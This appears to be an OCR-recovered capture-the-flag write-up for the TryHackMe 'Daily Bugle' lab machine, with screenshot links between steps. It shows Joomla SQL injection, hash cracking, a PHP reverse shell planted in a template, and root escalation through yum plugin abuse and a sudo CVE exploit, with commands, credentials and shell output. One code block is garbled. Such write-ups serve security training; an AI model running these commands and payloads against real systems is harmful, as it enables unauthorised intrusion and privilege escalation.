
Port 80

1. nmap scan detected `http-vuln-cve2017-8917`,
    - Joomla! 3.7.0 'com_fields' SQL Injection Vulnerability
2. Searchsploit/find exploits for `Joomla! 3.7.0`
    - Found Exploit

      `python joomblah.py http://10.10.156.30/index.php/component/users/?view`


      

      ```
      ┌──(root💀kali)-[~/tryhackme/dailyBugle/10.10.156.30/exploit/Exploit-Joomla]
      └─# python joomblah.py http://10.10.156.30/index.php/component/users/?view

      [-] Fetching CSRF token
      [-] Testing SQLi
        -  Found table: fb9j5_users
        -  Extracting users from fb9j5_users
      [$] Found user [redacted]
        -  Extracting sessions from fb9j5_session
      ```
    - bcrypt
3. Crack the hash

    ```
    john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash --show
    hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt
    ```


    - jonah:spiderman123
4. Login to Joomla
5. Go to System → Control Panel → Templates → Templates → Protostar → Error.php, Insert PHP shell & save
    - Templates Dir: `http://10.10.129.97/administrator/index.php?option=com_templates&view=templates`



Editing file "/error.php" in template "protostar".

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
```


6. Execute it by visiting `http://10.10.129.97/index.php/huh`



```
┌──(root💀kali)-[~/tryhackme/dailyBugle/10.10.156.30/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.129.97] 46078
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:03:36 up 52 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$
```


Privilege Escalation to jjameson

1. Ran linpeas




```
╔══════════╣ Finding passwords inside key folders (limit 70) - only PHP files
/var/www/html/administrator/components/com_admin/views/profile/tmpl/edit.php:                         <?php if ($field->fieldname == 'password2') : ?>
/var/www/html/administrator/components/com_config/model/application.php:                                          CURLOPT_PROXYUSERPWD => null,
/var/www/html/administrator/components/com_config/model/application.php:                 'password' => JFactory::getConfig()->get('password'),
/var/www/html/administrator/components/com_joomlaupdate/controllers/update.php:           'password'  => $this->input->post->get('passwd', '', 'raw'),
/var/www/html/administrator/components/com_joomlaupdate/models/default.php:               'password'  => $config->get('ftp_pass'),
/var/www/html/administrator/components/com_joomlaupdate/models/default.php:           $password = JUserHelper::genRandomPassword(32);
/var/www/html/administrator/components/com_joomlaupdate/models/default.php:     'kickstart.security.password' => '$password',
/var/www/html/administrator/components/com_joomlaupdate/restore.php:         $this->password = AKFactory::get('kickstart.jps.password', '');
/var/www/html/administrator/components/com_joomlaupdate/restore.php:         'FTP_PASS'                      => '(S)FTP password:',
/var/www/html/administrator/components/com_joomlaupdate/restore.php:         'JPS_PASSWORD'                  => 'Archive Password (for JPS files)',
/var/www/html/administrator/components/com_joomlaupdate/restore.php:         self::$passwords[$lookupKey] = $key;
/var/www/html/administrator/components/com_joomlaupdate/restore.php:    $password = AKFactory::get('kickstart.security.password', null);
/var/www/html/administrator/components/com_joomlaupdate/restore.php:    protected $password = '';
/var/www/html/administrator/components/com_joomlaupdate/restore.php:    protected static $passwords = array();
/var/www/html/administrator/components/com_joomlaupdate/views/update/tmpl/default.php:  var joomlaupdate_password = '$password';
/var/www/html/administrator/components/com_joomlaupdate/views/upload/tmpl/captive.php:                          <label for="mod-login-password" class="element-invisible">
/var/www/html/administrator/components/com_login/models/login.php:                    'password' => $input->$method->get('passwd', '', 'RAW'),
/var/www/html/administrator/components/com_media/views/medialist/tmpl/details.php:      <input type="hidden" name="password" value="" />
/var/www/html/administrator/components/com_media/views/medialist/tmpl/thumbs.php:               <input type="hidden" name="password" value="" />
/var/www/html/administrator/components/com_users/views/user/tmpl/edit.php:                                      <?php if ($field->fieldname == 'password') : ?>
/var/www/html/administrator/modules/mod_login/tmpl/default.php:                             <label for="mod-login-password" class="element-invisible">
/var/www/html/administrator/templates/hathor/html/mod_login/default.php:              <input name="passwd" id="mod-login-password" type="password" size="15" />
/var/www/html/components/com_users/controllers/user.php:                      $data['password'] = '';
/var/www/html/components/com_users/controllers/user.php:              $credentials['password']  = $data['password'];
/var/www/html/components/com_users/controllers/user.php:              $data['password']  = $input->$method->get('password', '', 'RAW');
/var/www/html/components/com_users/models/profile.php:        $data['password'] = $data['password1'];
/var/www/html/components/com_users/models/registration.php:           $data['password'] = $data['password1'];
/var/www/html/components/com_users/models/registration.php:           $sendpassword = $params->get('sendpassword', 1);
/var/www/html/components/com_users/models/reset.php:          $user->password = JUserHelper::hashPassword($data['password1']);
/var/www/html/components/com_users/models/reset.php:          $user->password_clear = $data['password1'];
/var/www/html/components/com_users/views/profile/tmpl/edit.php:                                 <?php // Disables autocomplete ?> <input type="password" style="displa
y:none">
/var/www/html/components/com_users/views/profile/tmpl/edit.php:                          <?php if ($field->fieldname == 'password1') : ?>
/var/www/html/configuration.php:        public $password = 'nv5uz9r3ZEDzVjNu';
```

2. Try password with user jjameson



```
}bash-4.2$ su jjameson
Password:
[jjameson@dailybugle html]$ whoami
jjameson
[jjameson@dailybugle html]$
```


3. Flag



```
sh-4.2# cat /home/jjameson/*
[redacted]
sh-4.2#
```

Privilege Escalation to Root via SUID

1. Check sudo access



```
[jjameson@dailybugle html]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugi
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

2. Exploit

` ` `

TF=$(mktemp - d)cat >$TF/x<<EOF

[main]

plugins=1

pluginpath=$TF pluginconfpath =$TF

EOF

```
cat >$TF/y.conf<<EOF

[main]

enabled=1

EOF


cat >$TF/y.py<<EOF

import os

import yum

from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE


requires_api_version='2.1'

def init_hook(conduit):

  os.execl('/bin/sh','/bin/sh')
```

~~~~
EOF


sudo yum -c $TF/x --enableplugin=y
```
~~~~




```
[jjameson@dailybugle html]$ TF=$(mktemp -d)
[jjameson@dailybugle html]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle html]$
[jjameson@dailybugle html]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle html]$
[jjameson@dailybugle html]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle html]$
[jjameson@dailybugle html]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
sh-4.2# cat /root/root.txt
[redacted]
sh-4.2#
```

Privilege Escalation via Kernel Exploit

- Exploit:
  - https://github.com/worawit/CVE-2021-3156/blob/main/exploit_userspec.py

1. Run exploit

```
python exploit_userspec.py
```



```
to skip finding offsets next time no this machine, run:
exploit_userspec.py 0x1b50 0x20 0x7f0 0x0
1048
2176
2216
2392
gg:$5$a$gemgwVPxLx/tdtByhncd4joKlMRYQ3IVwdoBXPACCL2:0:0:gg:/root:/bin/bash
success at 4593
bash-4.2$
bash-4.2$
bash-4.2$
bash-4.2$
bash-4.2$ su gg
Password:
[root@dailybugle tmp]# whoami
root
```